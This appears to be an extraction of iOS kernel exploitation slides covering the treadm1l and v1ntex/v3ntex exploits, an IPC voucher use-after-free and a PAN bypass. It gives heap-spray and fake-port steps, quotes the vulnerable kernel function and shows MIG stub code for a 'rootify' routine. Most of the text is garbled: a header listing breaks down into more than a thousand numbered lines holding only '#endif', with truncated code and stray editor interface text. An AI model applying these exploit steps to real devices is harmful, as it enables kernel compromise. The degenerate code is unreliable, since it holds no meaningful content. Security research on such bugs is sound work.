
Warning: Caveat!

- Problem:
 - We have a send right to the fake port, not receive right
 - We can't register a port for death notification without recv right to it :(
 - We can't spray recv right to port we want to recv on
- Solution:
 - Just keep 2 lists of mach ports!
 - Port1[i] for receiving mach messages and port2[i] for sending recv right
 - We need to keep a send right to port2[i], otherwise it changes it's name (we won't recognise) when lose all rights to it.

Before: Spray SEND_RIGHT



After: Spray RECV_RIGHT



treadm11: With PAN

- Get overlapping OOL buffer as presented
- Spray OSData with 16 bytes zero as presented (now OSData and OOL buffer are overlapping!)
- Receive target message, while spraying more OOL messages (now OSData got freed and reallocated with pointer to mach port)
- Read back OSData to leak pointer to mach port (non-destructive)
- Align pointer to PAGE_SIZE and increase it by 64 pages
- Free OSData and realloc it with new pointer
- Spray 0x400 pages with a fake port (hope to hit the pointer we set up)
- Receive mach message with port descriptor to fake pointer and proceed with v0rtex!

treadm1l: With PAN

- Read the exploit code to get a better understanding!
<https://github.com/tihmstar/treadm1l>
- PANless version was chosen because kalloc.16 is very *noisy* (lots of allocations happening)
- PA(i)Nful version of this exploit is left as exercise to the interested reader/listener ;P
- Spawning/Suspending threads might increase success rate (Run your own experiments!)

Siguza, 07. Jan 2020

PAN

Another day, another broken mitigation.

Introduction

CPUs these days have a feature that prevents inadvertent memory accesses from the kernel to userland memory. Intel calls this feature “SMAP” (Supervisor Mode Access Prevention) while ARM calls it “PAN” (Privileged Access Never). Apple’s A10 chips and later have this feature, meaning exploit payloads always need to be placed in kernel memory in some way, shape or form... or do they. At 0x41con 2019 I gave a talk about “Abusing Memory Access Protections”, specifically on arm64. One of the bugs presented there was a PAN bypass that I had originally found in October 2018 when working on [Spice](#) together with [lailo](#) and [Sparkey](#).

Broken Dreams

The bug/bypass I had seems to have been independently discovered now, so I’ll let [this Linux kernel commit message](#) serve as a teaser:

```
arm64: Revert support for execute-only user mappings
The ARMv8 64-bit architecture supports execute-only user permissions by
clearing the PTE_USER and PTE_UXN bits, practically making it a mostly
privileged mapping but from which user running at EL0 can still execute.
```

```
The downside, however, is that the kernel at EL1 inadvertently reading
such mapping would not trip over the PAN (privileged access never)
protection.
```


v1ntex/v3ntex: The Bug

IPC Voucher UAF

[http://blogs.360.cn/post/IPC Voucher UaF Remote Jailbreak Stage \(EN\).html](http://blogs.360.cn/post/IPC Voucher UaF Remote Jailbreak Stage (EN).html)

BUG: IPC Voucher UAF

```
5801
5802 kern_return_t
5803 task_swap_mach_voucher(
5804     task_t          task,
5805     ipc_voucher_t    new_voucher,
5806     ipc_voucher_t    *in_out_old_voucher)
5807 {
5808     if (TASK_NULL == task)
5809         return KERN_INVALID_TASK;
5810
5811     *in_out_old_voucher = new_voucher;
5812     return KERN_SUCCESS;
5813 }
```


Mach Interface Generator (MIG)

- Too complex to cover in this presentation
- I don't know how it works
- Basically:
 - Generates C code from *def* files
 - Easy-to-use functions which use MACH API under the hood

code.defs

```
#include <mach/std_types.defs>
#include <mach/mach_types.defs>
subsystem SU 100;
routine rootify(
    server      : mach_port_t;
    in target   : task_t
);
```

Just run 'mig code.defs' to get....

SU.h

```
1 #ifndef _SU_user_
2 #define _SU_user_
3
4 /* Module SU */
5
6 #include <string.h>
7 #include <mach/ndr.h>
8 #include <mach/boolean.h>
9 #include <mach/kern_return.h>
0 #include <mach/notify.h>
1 #include <mach/mach_types.h>
2 #include <mach/message.h>
3 #include <mach/mig_errors.h>
4 #include <mach/port.h>
5
6 /* BEGIN VOUCHER CODE */
7
8 #ifndef KERNEL
9 #if defined(__has_include)
0 #if __has_include(<mach/mig_voucher_support.h>)
1 #ifndef USING_VOUCHERS
2 #define USING_VOUCHERS
3 #endif
4 #ifndef __VOUCHER_FORWARD_TYPE_DECLS__
5 #define __VOUCHER_FORWARD_TYPE_DECLS__
6 #endif
7 #ifdef __cplusplus
8 extern "C" {
9     extern boolean_t voucher_mach_msg_set(mach_msg_header_t *msg);
10 #endif
11 #endif
12 #endif // __VOUCHER_FORWARD_TYPE_DECLS__
13 #endif // __has_include(<mach/mach_voucher_types.h>)
14 #endif // __has_include
15 #endif // !KERNEL
16
17 /* END VOUCHER CODE */
18
19 /* BEGIN MIG_STRNCPY_ZEROFILL CODE */
20
21 #if defined(__has_include)
22 #if __has_include(<mach/mig_strncpy_zerofill_support.h>)
23 #ifndef USING_MIG_STRNCPY_ZEROFILL
24 #define USING_MIG_STRNCPY_ZEROFILL
25 #endif
26 #endif
27 #endif
28 #ifndef __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
29 #define __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
```

SUServer.c

```
320 unsigned int max_size, /* max msg size */
321 vm_address_t reserved; /* Reserved */
322 struct routine_descriptor /*Array of routine descriptors */
323     routine[1];
324 } SU_subsystem = {
325     SU_server_routine,
326     100,
327     101,
328     (mach_msg_size_t)sizeof(union __ReplyUnion__SU_subsystem),
329     (vm_address_t)0,
330     {
331         { (mig_impl_routine_t) 0,
332           (mig_stub_routine_t) _Xrootify, 2, 0, (routine_arg_d
333     }
334 };
335
336 mig_external boolean_t SU_server
337     (mach_msg_header_t *InHeadP, mach_msg_header_t *OutHeadP)
338 {
339     /*
340      * typedef struct {
341      *     mach_msg_header_t Head;
342      *     NDR_record_t NDR;
343      *     kern_return_t RetCode;
344      * } mig_reply_error_t;
345      */
346
347     register mig_routine_t routine;
348
349     OutHeadP->msgh_bits = MACH_MSGH_BITS(MACH_MSGH_BITS_REPLY(In
350     OutHeadP->msgh_remote_port = InHeadP->msgh_reply_port;
351     /* Minimal size: routine() will update it if different */
352     OutHeadP->msgh_size = (mach_msg_size_t)sizeof(mig_reply_erro
353     OutHeadP->msgh_local_port = MACH_PORT_NULL;
354     OutHeadP->msgh_id = InHeadP->msgh_id + 100;
355     OutHeadP->msgh_reserved = 0;
356
357     if ((InHeadP->msgh_id > 100) || (InHeadP->msgh_id < 100) ||
358         ((routine = SU_subsystem.routine[InHeadP->msgh_id - 100]
359         ((mig_reply_error_t *)OutHeadP)->NDR = NDR_record;
360         ((mig_reply_error_t *)OutHeadP)->RetCode = MIG_BAD_ID;
361         return FALSE;
362     }
363     (*routine) (InHeadP, OutHeadP);
364     return TRUE;
365 }
366
367 mig_external mig_routine_t SU_server_routine
368     (mach_msg_header_t *InHeadP)
```

SUUser.c

```
1 /*
2  * IDENTIFICATION:
3  * stub generated Wed Apr  3 17:17:00 2019
4  * with a MiG generated by bootstrap_cmds-96.20.2.200.4
5  * OPTIONS:
6  */
7 #define __MIG_check__Reply__SU_subsystem__ 1
8
9 #include "SU.h"
10
11 #ifndef mig_internal
12 #define mig_internal static __inline__
13 #endif /* mig_internal */
14
15 #ifndef mig_external
16 #define mig_external
17 #endif /* mig_external */
18
19 #if !defined(__MigTypeCheck) && defined(TypeCheck)
20 #define __MigTypeCheck    TypeCheck /* Legacy setting */
21 #endif /* !defined(__MigTypeCheck) */
22
23 #if !defined(__MigKernelSpecificCode) && defined(_MIG_KERNEL_S
24 #define __MigKernelSpecificCode _MIG_KERNEL_SPECIFIC_CODE_ /*
25 #endif /* !defined(__MigKernelSpecificCode) */
26
27 #ifndef LimitCheck
28 #define LimitCheck 0
29 #endif /* LimitCheck */
30
31 #ifndef min
32 #define min(a,b)  ( ((a) < (b)) ? (a) : (b) )
33 #endif /* min */
34
35 #if !defined(_WALIGN_)
36 #define _WALIGN_(x) (((x) + 3) & ~3)
37 #endif /* !defined(_WALIGN_) */
38
39 #if !defined(_WALIGNSZ_)
40 #define _WALIGNSZ_(x) _WALIGN_(sizeof(x))
41 #endif /* !defined(_WALIGNSZ_) */
42
43 #ifndef UseStaticTemplates
44 #define UseStaticTemplates 0
45 #endif /* UseStaticTemplates */
46
47 #ifndef __MachMsgErrorWithTimeout
48 #define __MachMsgErrorWithTimeout( B ) { B }
```

+ X

SUServer.c

0 0 0

205:45

LF

UTF-8

C

GitHub

Git (0)


14 updates


```
1  #ifndef _SU_user_
2  #define _SU_user_
3
4  /* Module SU */
5
6  #include <string.h>
7  #include <mach/ndr.h>
8  #include <mach/boolean.h>
9  #include <mach/kern_return.h>
10 #include <mach/notify.h>
11 #include <mach/mach_types.h>
12 #include <mach/message.h>
13 #include <mach/mig_errors.h>
14 #include <mach/port.h>
15
16 /* BEGIN VOUCHER CODE */
17
18 #ifndef KERNEL
19 #if defined(__has_include)
20 #if __has_include(<mach/mig_voucher_support.h>)
21 #ifndef USING_VOUCHERS
22 #define USING_VOUCHERS
23 #endif
24 #ifndef __VOUCHER_FORWARD_TYPE_DECLS__
25 #define __VOUCHER_FORWARD_TYPE_DECLS__
26 #endif
27 #ifdef __cplusplus
28 extern "C" {
29     extern boolean_t voucher_mach_msg_set(mach_msg_header_t *);
30 #endif
31 #endif
32 #endif // __VOUCHER_FORWARD_TYPE_DECLS__
33 #endif // __has_include(<mach/mach_voucher_types.h>)
34 #endif // __has_include
35 #endif // !KERNEL
36
37 /* END VOUCHER CODE */
38
39 /* BEGIN MIG_STRNCPY_ZEROFILL CODE */
40
41 #if defined(__has_include)
42 #if __has_include(<mach/mig_strncpy_zerofill_support.h>)
43 #ifndef USING_MIG_STRNCPY_ZEROFILL
44 #define USING_MIG_STRNCPY_ZEROFILL
45 #endif
46 #ifndef __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
47 #define __MIG_STRNCPY_ZEROFILL_FORWARD_TYPE_DECLS__
48 #endif
49 #endif
50 #endif
51
52 #endif
53
54 #endif
55
56 #endif
57
58 #endif
59
60 #endif
61
62 #endif
63
64 #endif
65
66 #endif
67
68 #endif
69
70 #endif
71
72 #endif
73
74 #endif
75
76 #endif
77
78 #endif
79
80 #endif
81
82 #endif
83
84 #endif
85
86 #endif
87
88 #endif
89
90 #endif
91
92 #endif
93
94 #endif
95
96 #endif
97
98 #endif
99
100 #endif
101
102 #endif
103
104 #endif
105
106 #endif
107
108 #endif
109
110 #endif
111
112 #endif
113
114 #endif
115
116 #endif
117
118 #endif
119
120 #endif
121
122 #endif
123
124 #endif
125
126 #endif
127
128 #endif
129
130 #endif
131
132 #endif
133
134 #endif
135
136 #endif
137
138 #endif
139
140 #endif
141
142 #endif
143
144 #endif
145
146 #endif
147
148 #endif
149
150 #endif
151
152 #endif
153
154 #endif
155
156 #endif
157
158 #endif
159
160 #endif
161
162 #endif
163
164 #endif
165
166 #endif
167
168 #endif
169
170 #endif
171
172 #endif
173
174 #endif
175
176 #endif
177
178 #endif
179
180 #endif
181
182 #endif
183
184 #endif
185
186 #endif
187
188 #endif
189
190 #endif
191
192 #endif
193
194 #endif
195
196 #endif
197
198 #endif
199
200 #endif
201
202 #endif
203
204 #endif
205
206 #endif
207
208 #endif
209
210 #endif
211
212 #endif
213
214 #endif
215
216 #endif
217
218 #endif
219
220 #endif
221
222 #endif
223
224 #endif
225
226 #endif
227
228 #endif
229
230 #endif
231
232 #endif
233
234 #endif
235
236 #endif
237
238 #endif
239
240 #endif
241
242 #endif
243
244 #endif
245
246 #endif
247
248 #endif
249
250 #endif
251
252 #endif
253
254 #endif
255
256 #endif
257
258 #endif
259
260 #endif
261
262 #endif
263
264 #endif
265
266 #endif
267
268 #endif
269
270 #endif
271
272 #endif
273
274 #endif
275
276 #endif
277
278 #endif
279
280 #endif
281
282 #endif
283
284 #endif
285
286 #endif
287
288 #endif
289
290 #endif
291
292 #endif
293
294 #endif
295
296 #endif
297
298 #endif
299
300 #endif
301
302 #endif
303
304 #endif
305
306 #endif
307
308 #endif
309
310 #endif
311
312 #endif
313
314 #endif
315
316 #endif
317
318 #endif
319
320 #endif
321
322 #endif
323
324 #endif
325
326 #endif
327
328 #endif
329
330 #endif
331
332 #endif
333
334 #endif
335
336 #endif
337
338 #endif
339
340 #endif
341
342 #endif
343
344 #endif
345
346 #endif
347
348 #endif
349
350 #endif
351
352 #endif
353
354 #endif
355
356 #endif
357
358 #endif
359
360 #endif
361
362 #endif
363
364 #endif
365
366 #endif
367
368 #endif
369
370 #endif
371
372 #endif
373
374 #endif
375
376 #endif
377
378 #endif
379
380 #endif
381
382 #endif
383
384 #endif
385
386 #endif
387
388 #endif
389
390 #endif
391
392 #endif
393
394 #endif
395
396 #endif
397
398 #endif
399
400 #endif
401
402 #endif
403
404 #endif
405
406 #endif
407
408 #endif
409
410 #endif
411
412 #endif
413
414 #endif
415
416 #endif
417
418 #endif
419
420 #endif
421
422 #endif
423
424 #endif
425
426 #endif
427
428 #endif
429
430 #endif
431
432 #endif
433
434 #endif
435
436 #endif
437
438 #endif
439
440 #endif
441
442 #endif
443
444 #endif
445
446 #endif
447
448 #endif
449
450 #endif
451
452 #endif
453
454 #endif
455
456 #endif
457
458 #endif
459
460 #endif
461
462 #endif
463
464 #endif
465
466 #endif
467
468 #endif
469
470 #endif
471
472 #endif
473
474 #endif
475
476 #endif
477
478 #endif
479
480 #endif
481
482 #endif
483
484 #endif
485
486 #endif
487
488 #endif
489
490 #endif
491
492 #endif
493
494 #endif
495
496 #endif
497
498 #endif
499
500 #endif
501
502 #endif
503
504 #endif
505
506 #endif
507
508 #endif
509
510 #endif
511
512 #endif
513
514 #endif
515
516 #endif
517
518 #endif
519
520 #endif
521
522 #endif
523
524 #endif
525
526 #endif
527
528 #endif
529
530 #endif
531
532 #endif
533
534 #endif
535
536 #endif
537
538 #endif
539
540 #endif
541
542 #endif
543
544 #endif
545
546 #endif
547
548 #endif
549
550 #endif
551
552 #endif
553
554 #endif
555
556 #endif
557
558 #endif
559
560 #endif
561
562 #endif
563
564 #endif
565
566 #endif
567
568 #endif
569
570 #endif
571
572 #endif
573
574 #endif
575
576 #endif
577
578 #endif
579
580 #endif
581
582 #endif
583
584 #endif
585
586 #endif
587
588 #endif
589
590 #endif
591
592 #endif
593
594 #endif
595
596 #endif
597
598 #endif
599
600 #endif
601
602 #endif
603
604 #endif
605
606 #endif
607
608 #endif
609
610 #endif
611
612 #endif
613
614 #endif
615
616 #endif
617
618 #endif
619
620 #endif
621
622 #endif
623
624 #endif
625
626 #endif
627
628 #endif
629
630 #endif
631
632 #endif
633
634 #endif
635
636 #endif
637
638 #endif
639
640 #endif
641
642 #endif
643
644 #endif
645
646 #endif
647
648 #endif
649
650 #endif
651
652 #endif
653
654 #endif
655
656 #endif
657
658 #endif
659
660 #endif
661
662 #endif
663
664 #endif
665
666 #endif
667
668 #endif
669
670 #endif
671
672 #endif
673
674 #endif
675
676 #endif
677
678 #endif
679
680 #endif
681
682 #endif
683
684 #endif
685
686 #endif
687
688 #endif
689
690 #endif
691
692 #endif
693
694 #endif
695
696 #endif
697
698 #endif
699
700 #endif
701
702 #endif
703
704 #endif
705
706 #endif
707
708 #endif
709
710 #endif
711
712 #endif
713
714 #endif
715
716 #endif
717
718 #endif
719
720 #endif
721
722 #endif
723
724 #endif
725
726 #endif
727
728 #endif
729
730 #endif
731
732 #endif
733
734 #endif
735
736 #endif
737
738 #endif
739
740 #endif
741
742 #endif
743
744 #endif
745
746 #endif
747
748 #endif
749
750 #endif
751
752 #endif
753
754 #endif
755
756 #endif
757
758 #endif
759
760 #endif
761
762 #endif
763
764 #endif
765
766 #endif
767
768 #endif
769
770 #endif
771
772 #endif
773
774 #endif
775
776 #endif
777
778 #endif
779
780 #endif
781
782 #endif
783
784 #endif
785
786 #endif
787
788 #endif
789
790 #endif
791
792 #endif
793
794 #endif
795
796 #endif
797
798 #endif
799
800 #endif
801
802 #endif
803
804 #endif
805
806 #endif
807
808 #endif
809
810 #endif
811
812 #endif
813
814 #endif
815
816 #endif
817
818 #endif
819
820 #endif
821
822 #endif
823
824 #endif
825
826 #endif
827
828 #endif
829
830 #endif
831
832 #endif
833
834 #endif
835
836 #endif
837
838 #endif
839
840 #endif
841
842 #endif
843
844 #endif
845
846 #endif
847
848 #endif
849
850 #endif
851
852 #endif
853
854 #endif
855
856 #endif
857
858 #endif
859
860 #endif
861
862 #endif
863
864 #endif
865
866 #endif
867
868 #endif
869
870 #endif
871
872 #endif
873
874 #endif
875
876 #endif
877
878 #endif
879
880 #endif
881
882 #endif
883
884 #endif
885
886 #endif
887
888 #endif
889
890 #endif
891
892 #endif
893
894 #endif
895
896 #endif
897
898 #endif
899
900 #endif
901
902 #endif
903
904 #endif
905
906 #endif
907
908 #endif
909
910 #endif
911
912 #endif
913
914 #endif
915
916 #endif
917
918 #endif
919
920 #endif
921
922 #endif
923
924 #endif
925
926 #endif
927
928 #endif
929
930 #endif
931
932 #endif
933
934 #endif
935
936 #endif
937
938 #endif
939
940 #endif
941
942 #endif
943
944 #endif
945
946 #endif
947
948 #endif
949
950 #endif
951
952 #endif
953
954 #endif
955
956 #endif
957
958 #endif
959
960 #endif
961
962 #endif
963
964 #endif
965
966 #endif
967
968 #endif
969
970 #endif
971
972 #endif
973
974 #endif
975
976 #endif
977
978 #endif
979
980 #endif
981
982 #endif
983
984 #endif
985
986 #endif
987
988 #endif
989
990 #endif
991
992 #endif
993
994 #endif
995
996 #endif
997
998 #endif
999
1000 #endif
1001
1002 #endif
1003
1004 #endif
1005
1006 #endif
1007
1008 #endif
1009
1010 #endif
1011
1012 #endif
1013
1014 #endif
1015
1016 #endif
1017
1018 #endif
1019
1020 #endif
1021
1022 #endif
1023
1024 #endif
1025
1026 #endif
1027
1028 #endif
1029
1030 #endif
1031
1032 #endif
1033
1034 #endif
1035
1036 #endif
1037
1038 #endif
1039
1040 #endif
1041
1042 #endif
1043
1044 #endif
1045
1046 #endif
1047
1048 #endif
1049
1050 #endif
1051
1052 #endif
1053
1054 #endif
1055
1056 #endif
1057
1058 #endif
1059
1060 #endif
1061
1062 #endif
1063
1064 #endif
1065
1066 #endif
1067
1068 #endif
1069
1070 #endif
1071
1072 #endif
1073
1074 #endif
1075
1076 #endif
1077
1078 #endif
1079
1080 #endif
1081
1082 #endif
1083
1084 #endif
1085
1086 #endif
1087
1088 #endif
1089
1090 #endif
1091
1092 #endif
1093
1094 #endif
1095
1096 #endif
1097
1098 #endif
1099
1100 #endif
1101
1102 #endif
1103
1104 #endif
1105
1106 #endif
1107
1108 #endif
1109
1110 #endif
1111
1112 #endif
1113
1114 #endif
1115
1116 #endif
1117
1118 #endif
1119
1120 #endif
1121
1122 #endif
1123
1124 #endif
1125
1126 #endif
1127
1128 #endif
1129
1130 #endif
1131
1132 #endif
1133
1134 #endif
1135
1136 #endif
1137
1138 #endif
1139
1140 #endif
1141
1142 #endif
1143
1144 #endif
1145
1146 #endif
1147
1148 #endif
1149
1150 #endif
1151
1152 #endif
1153
1154 #endif
1155
1156 #endif
1157
1158 #endif
1159
1160 #endif
1161
1162 #endif
1163
1164 #endif
1165
1166 #endif
1167
1168 #endif
1169
1170 #endif
1171
1172 #endif
1173
1174 #endif
1175
1176 #endif
1177
1178 #endif
1179
1180 #endif
1181
1182 #endif
1183
1184 #endif
1185
1186 #endif
1187
1188 #endif
1189
1190 #endif
1191
1192 #endif
1193
1194 #endif
1195
1196 #endif
1197
1198 #endif
1199
1200 #endif
1201
1202 #endif
1203
1204 #endif
1205
1206 #endif
1207
1208 #endif
1209
1210 #endif
1211
1212 #endif
1213
1214 #endif
1215
1216 #endif
1217
1218 #endif
1219
1220 #endif
1221
1222 #endif
1223
1224 #endif
1225
1226 #endif
1227
1228 #endif
1229
1230 #endif
1231
1232 #endif
1233
1234 #endif
1235
1236 #endif
1237
1238 #endif
1239
1240 #endif
1241
1242 #endif
1243
1244 #endif
1245
1246 #endif
1247
1248 #endif
1249
1250 #endif
1251
1252 #endif
1253
1254 #endif
1255
1256 #endif
1257
1258 #endif
1259
1260 #endif
1261
1262 #endif
1263
1264 #endif
1265
1266 #endif
1267
1268 #endif
1269
1270 #endif
1271
1272 #endif
1273
1274 #endif
1275
1276 #endif
1277
1278 #endif
1279
1280 #endif
1281
1282 #endif
1283
1284 #endif
1285
1286 #endif
1287
1288 #endif
1289
1290 #endif
1291
1292 #endif
1293
1294 #endif
1295
1296 #endif
1297
1298 #endif
1299
1300 #endif
1301
1302 #endif
1303
1304 #endif
1305
1306 #endif
1307
1308 #endif
1309
1310 #endif
1311
1312 #endif
1313
1314 #endif
1315
1316 #endif
1317
1318 #endif
1319
1320 #endif
1321
1322 #endif
1323
1324 #endif
1325
1326 #endif
1327
1328 #endif
1329
1330 #endif
1331
1332 #endif
1333
1334 #endif
1335
1336 #endif
1337
1338 #endif
1339
1340 #endif
1341
1342 #endif
1343
1344 #endif
1345
1346 #endif
1347
1348 #endif
1349
1350 #endif
1351
1352 #endif
1353
1354 #endif
1355
1356 #endif
1357
1358 #endif
1359
1360 #endif
1361
1362 #endif
1363
1364 #endif
1365
1366 #endif
1367
1368 #endif
1369
1370 #endif
1371
1372 #endif
1373
1374 #endif
1375
1376 #endif
1377
1378 #endif
1379
1380 #endif
1381
1382 #endif
1383
1384 #endif
1385
1386 #endif
1387
1388 #endif
1389
1390 #endif
1391
1392 #endif
1393
1394 #endif
1395
1396 #endif
1397
1398 #endif
1399
1400 #endif
1401
1402 #endif
1403
1404 #endif
1405
1406 #endif
1407
1408 #endif
1409
1410 #endif
1411
1412 #endif
1413
1414 #endif
1415
1416 #endif
1417
1418 #endif
1419
1420 #endif
1421
1422 #endif
1423
1424 #endif
1425
1426 #endif
1427
1428 #endif
1429
1430 #endif
1431
1432 #endif
1433
1434 #endif
1435
1436 #endif
1437
1438 #endif
1439
1440 #endif
1441
1442 #endif
1443
1444 #endif
1445
1446 #endif
1447
1448 #endif
1449
1450 #endif
1451
1452 #endif
1453
1454 #endif
1455
1456 #endif
1457
1458 #endif
1459
1460 #endif
1461
1462 #endif
1463
1464 #endif
1465
1466 #endif
1467
1468 #endif
1469
1470 #endif
1471
1472 #endif
1473
1474 #endif
1475
1476 #endif
1477
1478 #endif
1479
1480 #endif
1481
1482 #endif
1483
1484 #endif
1485
1486 #endif
1487
1488 #endif
1489
1490 #endif
1491
1492 #endif
1493
1494 #endif
1495
1496 #endif
1497
1498 #endif
1499
1500 #endif
1501
1502 #endif
1503
1504 #endif
1505
1506 #endif
1507
1508 #endif
1509
1510 #endif
1511
1512 #endif
1513
1514 #endif
1515
1516 #endif
1517
1518 #endif
1519
1520 #endif
1521
1522 #endif
1523
1524 #endif
1525
1526 #endif
1527
1528 #endif
1529
1530 #endif
1531
1532 #endif
1533
1534 #endif
1535
1536 #endif
1537
1538 #endif
1539
1540 #endif
1541
1542 #endif
1543
1544 #endif
1545
1546 #endif
1547
1548 #endif
1549
1550 #endif
1551
1552 #endif
1553
1554 #endif
1555
1556 #endif
1557
